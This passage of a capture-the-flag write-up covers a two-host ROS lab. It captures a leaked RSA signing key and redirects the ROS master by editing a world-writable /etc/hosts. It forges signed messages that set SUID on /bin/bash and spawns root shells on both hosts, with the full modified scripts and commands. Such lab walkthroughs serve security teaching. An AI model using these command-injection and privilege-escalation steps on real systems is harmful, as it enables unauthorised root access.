second_diff = current_time_sec - message_time_sec
nsecond_diff = current_time_nsec - message_time_nsec
if (second_diff <= 1):
print ("Time difference is acceptable to answer message and not a replay")
else:
print ("Message is a replay and should be discarded")
valid = False
return valid
# Here we want to respond and say that time is not acceptable thus regarded as replay
#Now we need to validate the signature
hmac = self.getBase64(message)
hmac = SHA256.new(hmac.encode('utf-8'))
signature = PKCS1_v1_5.new(self.priv_key).sign(hmac)
sig = base64.b64encode(signature).decode()
if (message.hmac != sig):
print ("Signature verification failed")
valid = False
# Respond and say signature failed
return valid
def yin_request(self):
resp = ""
rospy.wait_for_service('svc_yang')
try:
service = rospy.ServiceProxy('svc_yang', yangrequest)
response = service(self.secret, 'touch /home/yin/yang.txt', 'Yang', 'Yin')
except rospy.ServiceException as e:
print ("Failed: %s"%e)
resp = response.response
return resp
def handle_yang_request(self, req):
# Check secret first
if req.secret != self.secret:
return "Secret not valid"
sender = req.sender
receiver = req.receiver
action = req.action
os.system(action)
response = "Action performed"
return response
def getBase64(self, message):
hmac = base64.urlsafe_b64encode(message.timestamp.encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(message.sender.encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(message.receiver.encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(str(message.action).encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(str(message.actionparams).encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(message.feedback.encode()).decode()
return hmac
def getSHA(self, hmac):
m = hashlib.sha256()
m.update(hmac.encode())
return str(m.hexdigest())
#This function will craft the signature for the message based on the specific system being talked to
def sign_message(self, message):
hmac = self.getBase64(message)
hmac = SHA256.new(hmac.encode('utf-8'))
signature = PKCS1_v1_5.new(self.priv_key).sign(hmac)
sig = base64.b64encode(signature).decode()
message.hmac = sig
return message
def run_yang(self):
rospy.spin()
if __name__ == '__main__':
try:
yang = Yang()
yang.run_yang()
except rospy.ROSInterruptException:
pass
- Once again, the script starts the same way by initializing the
Yangclass.if __name__ == '__main__': try: yang = Yang() yang.run_yang() except rospy.ROSInterruptException: pass- Checking the initializer for the
Yangclass, the first step, just like in therunyin.pyscript, is to get a handle to themessagebustopic.self.messagebus = rospy.Publisher('messagebus', Comms, queue_size=50) - It reads the private key from
/catkin_ws/privatekey.pemusing thesecretpassphrase and saves it in thepriv_keyvariable.pwd = b'secret' with open('/catkin_ws/privatekey.pem', 'rb') as f: data = f.read() self.priv_key = RSA.import_key(data,pwd) - It initializes a node named
yangfor therospyprocess.rospy.init_node('yang') - It reads the contents of
/catkin_ws/secret.txtand saves them in thesecretvariable.with open('/catkin_ws/secret.txt', 'r') as f: data = f.read() self.secret = data.replace('\n','') - The key difference from the
runyin.pyscript is that instead of registering a new service, it creates aSubscriberfor themessagebustopic for theCommsmessages withcallbackas the callback function. This means that every time aCommsmessage is published to themessagebustopic, thecallbackfunction will be called with it.rospy.Subscriber('messagebus', Comms, self.callback)
- Checking the initializer for the
- After the
Yangclass is initialized, it calls therun_yangmethod, which simply keeps the node running.def run_yang(self): rospy.spin()
Since we know from examining the first script on Yin that it will publish Comms messages to the messagebus topic, let’s examine the callback function in the runyang.py script to understand what it does with the published messages.
- First, it checks if the receiver in the message is set to
Yang.def callback(self, data): #First check to do is see if this is a message for us and one we need to respond to if (data.receiver != "Yang"): return - It then calls the
validate_messagefunction with the message.if (not self.validate_message(data)): print ("Message could not be validated") return- The
validate_messagefunction first checks if thesenderin the message is set toYin.if (message.sender != "Yin"): valid = False print ("Message is not from Yin") return valid - It then compares the timestamp in the message with the current time to prevent replay attacks.
#First we need to validate the timestamp. The difference should not be bigger than threshold current_time = str(rospy.get_time()) current_time_sec = int(current_time.split('.')[0]) current_time_nsec = int(current_time.split('.')[1]) message_time_sec = int(message.timestamp.split('.')[0]) message_time_nsec = int(message.timestamp.split('.')[1]) second_diff = current_time_sec - message_time_sec nsecond_diff = current_time_nsec - message_time_nsec if (second_diff <= 1): print ("Time difference is acceptable to answer message and not a replay") else: print ("Message is a replay and should be discarded") valid = False return valid # Here we want to respond and say that time is not acceptable thus regarded as replay - Lastly, it checks the signature of the message.
#Now we need to validate the signature hmac = self.getBase64(message) hmac = SHA256.new(hmac.encode('utf-8')) signature = PKCS1_v1_5.new(self.priv_key).sign(hmac) sig = base64.b64encode(signature).decode() if (message.hmac != sig): print ("Signature verification failed") valid = False # Respond and say signature failed return valid
- The
- If the message passes these checks and is deemed valid, it proceeds in the
callbackfunction, where it callsos.systemwith each element of theactionparamslist in the message. Theos.systemfunction executes these as commands.for action in data.actionparams: os.system(action) - Referring back to the script on Yin, we see that
actionparamswas set to['touch /home/yang/yin.txt']. So, once the scripts are running and the nodes communicating with each other, the/home/yang/yin.txtfile should be created on the Yang host.message.actionparams = ['touch /home/yang/yin.txt'] - The script then calls the
yin_requestfunction.self.yin_request()- Examining the
yin_requestfunction, we see it calls thesvc_yangservice registered by the script on Yin withself.service = rospy.Service('svc_yang', yangrequest, self.handle_yang_request):def yin_request(self): resp = "" rospy.wait_for_service('svc_yang') try: service = rospy.ServiceProxy('svc_yang', yangrequest) response = service(self.secret, 'touch /home/yin/yang.txt', 'Yang', 'Yin') except rospy.ServiceException as e: print ("Failed: %s"%e) resp = response.response return resp - Returning to the script on Yin, we remember that the
handle_yang_requestfunction was set as the callback foryangrequestrequests. Let’s examine it to see what thesvc_yangservice does.- First, it checks if the
secretsent by Yang in the request matches the one it read from/catkin_ws/secret.txt.def handle_yang_request(self, req): # Check secret first if req.secret != self.secret: return "Secret not valid" - Then it extracts the fields from the message and uses
os.systemto run thecommandsent in the request and replies with theAction performedmessage.sender = req.sender receiver = req.receiver action = req.command os.system(action) response = "Action performed" return response
- First, it checks if the
- Examining the
- Returning to the
callbackfunction, after running the command sent by Yin and sending ayangrequestto thesvc_yangservice, it creates its ownCommsmessage and publishes it to themessagebustopic. An interesting aspect of this message is that theactionparamsparameter includes the private key used by both nodes to sign messages.reply = Comms() reply.timestamp = str(rospy.get_time()) reply.sender = "Yang" reply.receiver = "Yin" reply.action = 2 reply.actionparams = [] reply.actionparams.append(self.priv_key_str) reply.feedback = "Action Done" reply.hmac = "" reply = self.sign_message(reply) self.messagebus.publish(reply)
To summarize briefly: both scripts read a private key and a secret from files. The script on Yin registers a service and publishes messages signed with the private key to the messagebus topic. The script on Yang reads the messages, validates the signature, and runs the command included in the message. Afterward, it sends a request to the service on Yin with the secret and a command to execute. The service on Yin reads this message, checks if the secret matches, and if so, runs the command. After making the request to the service, the script on Yang also publishes a signed message to the messagebus topic that includes the private key used for signing the messages.
Obtaining the Private Key
Now that we know what exactly these scripts do, we can try running them.
As we can see, this fails because the node is unable to register due to failing to connect to the ROS Master server at https://localhost:11311.
yin@ip-10-10-69-248:~$ sudo /catkin_ws/yin.sh
[ERROR] [1733571705.739058]: Unable to immediately register with master node [https://localhost:11311]: master may not be running yet. Will keep trying.
Checking the running processes or the listening ports on the Yin machine, we see that the ROS Master server is not running.
yin@ip-10-10-69-248:~$ ss -tlpn
State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
LISTEN 0 128 0.0.0.0:21337 0.0.0.0:*
LISTEN 0 128 [::]:22 [::]:*
This is not a problem, as we can simply start the server by running the roscore command.
yin@ip-10-10-69-248:~$ roscore
... logging to /home/yin/.ros/log/addbd6e6-b490-11ef-a1da-2fef5419db20/roslaunch-ip-10-10-69-248-2239.log
Checking log directory for disk usage. This may take a while.
Press Ctrl-C to interrupt
Done checking log file disk usage. Usage is <1GB.
started roslaunch server https://ip-10-10-69-248:42305/
ros_comm version 1.16.0
SUMMARY
========
PARAMETERS
* /rosdistro: noetic
* /rosversion: 1.16.0
NODES
auto-starting new master
process[master]: started with pid [2249]
ROS_MASTER_URI=https://ip-10-10-69-248:11311/
setting /run_id to addbd6e6-b490-11ef-a1da-2fef5419db20
process[rosout-1]: started with pid [2259]
started core service [/rosout]
Now, when we run the script again, we don’t encounter any errors, and it seems to be working.
yin@ip-10-10-69-248:~$ sudo /catkin_ws/yin.sh
We can also confirm that the script works by checking the messages published to the messagebus topic using the rostopic command.
yin@ip-10-10-69-248:~$ source /opt/ros/noetic/setup.bash
yin@ip-10-10-69-248:~$ source /catkin_ws/devel/setup.bash
yin@ip-10-10-69-248:~$ rostopic echo /messagebus
timestamp: "1733573716.9372308"
sender: "Yin"
receiver: "Yang"
action: 1
actionparams:
- touch /home/yang/yin.txt
feedback: "ACTION"
hmac: "sAF1/7uMFU0K3OTTQl+Gt78KVOh/3E5aji6pDtKCkcM/ongO1hF5dIQdDdz+58ceIdWOf5wqwl4wdbgrfcV+WD2RhLsSFeQl/eY4aaGKgIj+sbAuBn2pkxEZ/zFwqu/crWwaQeWAyQqasFLGRDMMAjDD1AH2Fc4HV/6azQJi1K01beKTFECQg5j3voV6hhFoGQHbk9xGHbhvcR8LMPRHoqnrSIvpaA5nYPDZ8cgEYG4vapHGZIGYHIL7rqF80eTfR0g2WG4z2z9JAKXvUioTLj8hkEdd16IOHoeG4GdfIO/Rs7qvbtlLmm4SQ6GVnzYd+TF3Ccn66vP8VoicaxEbPliAgi6qxhQl3vejQAam52z0JhEXDNbOxDgh96ErBsxdEoyrV59vA36c20zV7JSJ0gGKSJGx7fdqQ6OPJfLnuOf+ZxnrSxLNpjTzlMQWHISQ0Vmi9PO2/RyavKSfyoCH0lomBDNqXSC2tSHUsXSI6bKKFJ3VoLixA0/e3CL7cWRN"
---
Now, there is another problem: running the script on Yang and making it communicate with the same ROS Master server. We can utilize port forwarding for this, but luckily for us, there is an easier option since the /etc/hosts file on the Yang machine is world-writable.
yang@ip-10-10-61-142:~$ ls -la /etc/hosts
-rwxrwxrwx 1 root root 221 Nov 28 21:38 /etc/hosts
We can simply modify the entry for localhost to point to the Yin server, as shown below:
yang@ip-10-10-61-142:~$ cat /etc/hosts
10.10.69.248 localhost
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
Now, when it tries to reach the master server at https://localhost:11311, localhost will resolve to the Yin server at 10.10.69.248, allowing it to the connect to the same ROS Master server and communicate with the Yin node. As we can see, after the change, running the script on Yang does not produce any errors; instead, we see it successfully reading the messages published by Yin.
yang@ip-10-10-61-142:~$ sudo /catkin_ws/yang.sh
Time difference is acceptable to answer message and not a replay
We can also see that the commands have been exchanged and executed successfully, as the files in the home directories have been created.
yin@ip-10-10-69-248:~$ ls -la /home/yin/yang.txt
-rw-r--r-- 1 root root 0 Dec 7 12:28 /home/yin/yang.txt
yang@ip-10-10-61-142:~$ ls -la /home/yang/yin.txt
-rw-r--r-- 1 root root 0 Dec 7 12:28 /home/yang/yin.txt
Examining the script on Yang, we know that it will reply with a message of its own by publishing it to the messagebus topic and this message will include the private key used by the nodes. Once again, using the rostopic command to see the messages published to the messagebus topic, we can obtain this private key as follows:
yang@ip-10-10-61-142:~$ source /opt/ros/noetic/setup.bash
yang@ip-10-10-61-142:~$ source /catkin_ws/devel/setup.bash
yang@ip-10-10-61-142:~$ rostopic echo /messagebus
timestamp: "1733574486.1367674"
sender: "Yin"
receiver: "Yang"
action: 1
actionparams:
- touch /home/yang/yin.txt
feedback: "ACTION"
hmac: "Sv9rsVxu6PVf1c1MElzDdQoJv0MJ66kqcPtY+ihB1MvjPGYmhZGc3tOQoSIKFPmyRVQIZqE9zjSgxY6Z7eXOnv+U577MKATHxdTwN21O0f1tv7rswxlEM5FkMIHPYwxajquljq+Z6O+bgq0G4NkskjGzjLh2FfCS22Q3/gthfOWfnzLhAHShlMwVpxAwfzLTjZzx81v/0dB/rK6WQ5beQ7qJR7P1bzx0vuI2hW98AtVTOzI7TNexX65SOJB2lHJ2xyYIyiwht5KtyuTyihgr5bipDvI5YpYl5IWrWKXvJdjCwB/Eo2INLKgWpMLZlkhW1Jl/BLYu7wzzsMdTZuh8yx8PC7722UqGhiq7NUsWdrhNyseERZbfEadd1AecbYvW4nUy0j5/gck61VKcXzeSka7xMrKgyNh/bopoOsQgwK/LSa6JDVL/Ptk06tY91alSuimwVCQRsROsuRET7LbesJuAStMR1EZnMqci3zaVnGviKpSQtCjb9UQc8UDy/jC7"
---
timestamp: "1733574485.9993663"
sender: "Yang"
receiver: "Yin"
action: 2
actionparams:
- '-----BEGIN RSA PRIVATE KEY-----
MIIG4wIBAAKCAYEAsaUDeLXuiF9/e53TXupOZeQ+K/or9+M0tNaHnxtFlc3ouxQc
...
sp/NC0omhsN913805hkJBcxc0uf/NWGiD1Sp6M67T0jxbAZ1RrlA
-----END RSA PRIVATE KEY-----'
feedback: "Action Done"
hmac: "ERKCwKjW4s9OaNOfG/JcVrYF3eqtY86Ny0UJPRawoQviXLU1mISmZ4Vk4PITYNOB6CqiavsYbYUtUJYF9bwXT+7YnetbRb7vgQHiLQWj69CZv1D+9f5QSFDRMMsZTAWD0he5q3GOUxoEPUzn+zunuWHrap96CW5i6ylDx4yscn0r3+S2cn9KpIYSNRHYjMMEMaeeLTmeT4xAouOoITQdWHmzJXEwD0UjBO20SFrPb9OiRdEGXgzydAXYGsTURLzMi/Tasjsj8sjOXHyTyVHrYpI26TZhGiKW005e6l0kFkWprVo7XFK681j6jOZXI9FrJYxpaWXVmc/482SYF0BAeLC+qAM5mlQ/Z7sCZRUvrRgYvi3B9R0AFIugv6v4ra4oBE0oM6PAiv8tIXcj9vn4t4rSIujiyFA0UoopPylVsAUhNxk5iiRF9ssqmqDL5yc1fcvlanBZILeiL4WMn/Vm72/Zzc8j7QabekPH9b1Gywdets39roVB/itQEulFF0NR"
---
Privilege Escalation on Yang
Now that we have the private key, we can modify the script used in Yin to publish our Comms messages to the messagebus topic with our command instead of the touch /home/yang/yin.txt command and use the private key we captured to sign these messages.
For this, we will need to modify the script to read the private key from another file, as we cannot read the /catkin_ws/privatekey.pem file.
Additionally, we need to modify the part where the secret is read from the /catkin_ws/secret.txt file for the same reason. We can set the secret to any value we want, as it is only used when running the commands that Yang sends to Yin via the svc_yang service.
First, let’s start by correctly formatting the key we captured and transferring it to the Yin machine.
yin@ip-10-10-69-248:~$ cat /home/yin/key.txt
-----BEGIN RSA PRIVATE KEY-----
MIIG4wIBAAKCAYEAsaUDeLXuiF9/e53TXupOZeQ+K/or9+M0tNaHnxtFlc3ouxQc
...
sp/NC0omhsN913805hkJBcxc0uf/NWGiD1Sp6M67T0jxbAZ1RrlA
-----END RSA PRIVATE KEY-----
Next, let’s copy the /catkin_ws/src/yin/scripts/runyin.py to our home directory so we can make changes to it.
yin@ip-10-10-69-248:~$ cp /catkin_ws/src/yin/scripts/runyin.py /home/yin/runyin.py
Now, starting with the changes, we will first modify the path where it reads the private key and remove the passphrase.
- pwd = b'secret'
- with open('/catkin_ws/privatekey.pem', 'rb') as f:
data = f.read()
- self.priv_key = RSA.import_key(data, pwd)
+ #pwd = b'secret'
+ with open('/home/yin/key.txt', 'rb') as f:
data = f.read()
+ self.priv_key = RSA.import_key(data)
Next, modify the part where it reads the /catkin_ws/secret.txt file as follows:
# Read the service secret
- with open('/catkin_ws/secret.txt', 'r') as f:
- data = f.read()
- self.secret = data.replace('\n', '')
# Read the service secret
+ self.secret = "jxf"
Now, all we have to do is modify the actionparams variable when creating the Comms message to run our command, like so:
def craft_ping(self, receiver):
message = Comms()
message.timestamp = str(rospy.get_time())
message.sender = "Yin"
message.receiver = receiver
message.action = 1
- message.actionparams = ['touch /home/yang/yin.txt']
#message.actionparams.append(self.priv_key_str)
message.feedback = "ACTION"
message.hmac = ""
return message
def craft_ping(self, receiver):
message = Comms()
message.timestamp = str(rospy.get_time())
message.sender = "Yin"
message.receiver = receiver
message.action = 1
+ message.actionparams = ['chmod +s /bin/bash']
#message.actionparams.append(self.priv_key_str)
message.feedback = "ACTION"
message.hmac = ""
return message
The final version of our script is as follows:
#!/usr/bin/python3
import rospy
import base64
import codecs
import os
from std_msgs.msg import String
from yin.msg import Comms
from yin.srv import yangrequest
import hashlib
from Cryptodome.Signature import PKCS1_v1_5
from Cryptodome.PublicKey import RSA
from Cryptodome.Hash import SHA256
class Yin:
def __init__(self):
self.messagebus = rospy.Publisher('messagebus', Comms, queue_size=50)
#Read the message channel private key
#pwd = b'secret'
with open('/home/yin/key.txt', 'rb') as f:
data = f.read()
self.priv_key = RSA.import_key(data)
self.priv_key_str = self.priv_key.export_key().decode()
rospy.init_node('yin')
self.prompt_rate = rospy.Rate(0.5)
#Read the service secret
self.secret = "jxf"
self.service = rospy.Service('svc_yang', yangrequest, self.handle_yang_request)
def handle_yang_request(self, req):
# Check secret first
if req.secret != self.secret:
return "Secret not valid"
sender = req.sender
receiver = req.receiver
action = req.command
os.system(action)
response = "Action performed"
return response
def getBase64(self, message):
hmac = base64.urlsafe_b64encode(message.timestamp.encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(message.sender.encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(message.receiver.encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(str(message.action).encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(str(message.actionparams).encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(message.feedback.encode()).decode()
return hmac
def getSHA(self, hmac):
m = hashlib.sha256()
m.update(hmac.encode())
return str(m.hexdigest())
#This function will craft the signature for the message based on the specific system being talked to
def sign_message(self, message):
hmac = self.getBase64(message)
hmac = SHA256.new(hmac.encode('utf-8'))
signature = PKCS1_v1_5.new(self.priv_key).sign(hmac)
sig = base64.b64encode(signature).decode()
message.hmac = sig
return message
def craft_ping(self, receiver):
message = Comms()
message.timestamp = str(rospy.get_time())
message.sender = "Yin"
message.receiver = receiver
message.action = 1
message.actionparams = ['chmod +s /bin/bash']
#message.actionparams.append(self.priv_key_str)
message.feedback = "ACTION"
message.hmac = ""
return message
def send_pings(self):
# Yang
message = self.craft_ping("Yang")
message = self.sign_message(message)
self.messagebus.publish(message)
def run_yin(self):
while not rospy.is_shutdown():
self.send_pings()
self.prompt_rate.sleep()
if __name__ == '__main__':
  try:
      yin = Yin()
      yin.run_yin()

  except rospy.ROSInterruptException:
      pass
Now, stopping the actual runyin.py script and running our modified version.
yin@ip-10-10-69-248:~$ sudo /catkin_ws/yin.sh
^C
yin@ip-10-10-69-248:~$ source /opt/ros/noetic/setup.bash
yin@ip-10-10-69-248:~$ source /catkin_ws/devel/setup.bash
yin@ip-10-10-69-248:~$ python3 /home/yin/runyin.py
We can now see that the message published to the messagebus topic includes our own command, and it is accepted by the Yang node.
yin@ip-10-10-69-248:~$ rostopic echo /messagebus
timestamp: "1733575474.1557791"
sender: "Yin"
receiver: "Yang"
action: 1
actionparams:
- chmod +s /bin/bash
feedback: "ACTION"
...
---
timestamp: "1733575474.0382638"
sender: "Yang"
receiver: "Yin"
action: 2
...
feedback: "Action Done"
...
---
We can also see the changed permissions on the /bin/bash file on the Yang host.
yang@ip-10-10-61-142:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18 2022 /bin/bas
Now, we can use these permissions on the /bin/bash to get a shell as the root user on the Yang host and read the YANG flag at /root/yang.txt.
yang@ip-10-10-61-142:~$ /bin/bash -p
bash-5.0# python3 -c 'import os;import pty;os.setuid(0);os.setgid(0);pty.spawn("/bin/bash");'
root@ip-10-10-61-142:~# id
uid=0(root) gid=0(root) groups=0(root),1002(yang)
root@ip-10-10-61-142:~# wc -c /root/yang.txt
36 /root/yang.txt
Privilege Escalation on Yin
Now that we have achieved privilege escalation on Yang, let’s go back to the Yin host, stop our modified script, and run the actual script with sudo, so it runs as the root user once more.
yin@ip-10-10-69-248:~$ python3 /home/yin/runyin.py
^C
yin@ip-10-10-69-248:~$ sudo /catkin_ws/yin.sh
Remembering back to when we examined the script on the Yang server, we also know that it runs commands on the Yin host by utilizing the svc_yang service and sending it the yangrequest requests.
Now, since we have root access on the Yang host, we can simply modify the yin_request function in the /catkin_ws/src/yang/scripts/runyang.py script as follows to run chmod +s /bin/bash instead of the touch /home/yin/yang.txt command.
#!/usr/bin/python3
import rospy
import base64
import codecs
import os
from std_msgs.msg import String
from yang.msg import Comms
from yang.srv import yangrequest
import hashlib
from Cryptodome.Signature import PKCS1_v1_5
from Cryptodome.PublicKey import RSA
from Cryptodome.Hash import SHA256
class Yang:
def __init__(self):
self.messagebus = rospy.Publisher('messagebus', Comms, queue_size=50)
#Read the message channel private key
pwd = b'secret'
with open('/catkin_ws/privatekey.pem', 'rb') as f:
  data = f.read()
  self.priv_key = RSA.import_key(data,pwd)
self.priv_key_str = self.priv_key.export_key().decode()
rospy.init_node('yang')
self.prompt_rate = rospy.Rate(0.5)
#Read the service secret
with open('/catkin_ws/secret.txt', 'r') as f:
  data = f.read()
  self.secret = data.replace('\n','')
rospy.Subscriber('messagebus', Comms, self.callback)
def callback(self, data):
#First check to do is see if this is a message for us and one we need to respond to
if (data.receiver != "Yang"):
return
#Now we know the message is for us. We can start system checks to see if it is a valid message
if (not self.validate_message(data)):
print ("Message could not be validated")
return
#Now we can action the message and send a reply
for action in data.actionparams:
os.system(action)
#Now request an action from Yin
self.yin_request()
#Send reply
reply = Comms()
reply.timestamp = str(rospy.get_time())
reply.sender = "Yang"
reply.receiver = "Yin"
reply.action = 2
reply.actionparams = []
reply.actionparams.append(self.priv_key_str)
reply.feedback = "Action Done"
reply.hmac = ""
reply = self.sign_message(reply)
self.messagebus.publish(reply)
def validate_message(self, message):
valid = True
#Only accept messages from the allfather
if (message.sender != "Yin"):
valid = False
print ("Message is not from Yin")
return valid
#First we need to validate the timestamp. The difference should not be bigger than threshold
current_time = str(rospy.get_time())
current_time_sec = int(current_time.split('.')[0])
current_time_nsec = int(current_time.split('.')[1])
message_time_sec = int(message.timestamp.split('.')[0])
message_time_nsec = int(message.timestamp.split('.')[1])
second_diff = current_time_sec - message_time_sec
nsecond_diff = current_time_nsec - message_time_nsec
if (second_diff <= 1):
print ("Time difference is acceptable to answer message and not a replay")
else:
print ("Message is a replay and should be discarded")
valid = False
return valid
# Here we want to respond and say that time is not acceptable thus regarded as replay
#Now we need to validate the signature
hmac = self.getBase64(message)
hmac = SHA256.new(hmac.encode('utf-8'))
signature = PKCS1_v1_5.new(self.priv_key).sign(hmac)
sig = base64.b64encode(signature).decode()
if (message.hmac != sig):
print ("Signature verification failed")
valid = False
# Respond and say signature failed
return valid
def yin_request(self):
resp = ""
rospy.wait_for_service('svc_yang')
try:
service = rospy.ServiceProxy('svc_yang', yangrequest)
response = service(self.secret, 'chmod +s /bin/bash', 'Yang', 'Yin')
except rospy.ServiceException as e:
print ("Failed: %s"%e)
resp = response.response
return resp
def handle_yang_request(self, req):
# Check secret first
if req.secret != self.secret:
return "Secret not valid"
sender = req.sender
receiver = req.receiver
action = req.action
os.system(action)
response = "Action performed"
return response
def getBase64(self, message):
hmac = base64.urlsafe_b64encode(message.timestamp.encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(message.sender.encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(message.receiver.encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(str(message.action).encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(str(message.actionparams).encode()).decode()
hmac += "."
hmac += base64.urlsafe_b64encode(message.feedback.encode()).decode()
return hmac
def getSHA(self, hmac):
m = hashlib.sha256()
m.update(hmac.encode())
return str(m.hexdigest())
#This function will craft the signature for the message based on the specific system being talked to
def sign_message(self, message):
  hmac = self.getBase64(message)
  hmac = SHA256.new(hmac.encode('utf-8'))
  signature = PKCS1_v1_5.new(self.priv_key).sign(hmac)
  sig = base64.b64encode(signature).decode()
  message.hmac = sig
  return message
def run_yang(self):
rospy.spin()
if __name__ == '__main__':
  try:
      yang = Yang()
      yang.run_yang()

  except rospy.ROSInterruptException:
      pass
Now, stopping and running the /catkin_ws/yang.sh script again to execute the modified version of the script.
yang@ip-10-10-61-142:~$ sudo /catkin_ws/yang.sh
...
^C
yang@ip-10-10-61-142:~$ sudo /catkin_ws/yang.sh
Time difference is acceptable to answer message and not a replay
With this, we can also see the changed permissions for /bin/bash on the Yin host. We can use it to get a shell as root, read the YIN flag at /root/yin.txt, and complete the challenge.
yin@ip-10-10-69-248:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
yin@ip-10-10-69-248:~$ /bin/bash -p
bash-5.0# python3 -c 'import os;import pty;os.setuid(0);os.setgid(0);pty.spawn("/bin/bash");'
root@ip-10-10-69-248:~# id
uid=0(root) gid=0(root) groups=0(root),1002(yin)
root@ip-10-10-69-248:~# wc -c /root/yin.txt
51 /root/yin.txt
Also, instead of modifying the script on Yang, now that we have access to the secret value, we could simply use the rosservice call to manually call the service and execute commands as root, like so:
root@ip-10-10-61-142:/# cat /catkin_ws/secret.txt
th[REDACTED]ss
yin@ip-10-10-69-248:~$ rosservice call /svc_yang "{secret: 'th[REDACTED]ss', command: 'touch /tmp/test.txt', sender: 'Yang', receiver: 'Yin'}"
response: "Action performed"
yin@ip-10-10-69-248:~$ ls -la /tmp/test.txt
-rw-r--r-- 1 root root 0 Dec  7 13:02 /tmp/test.txt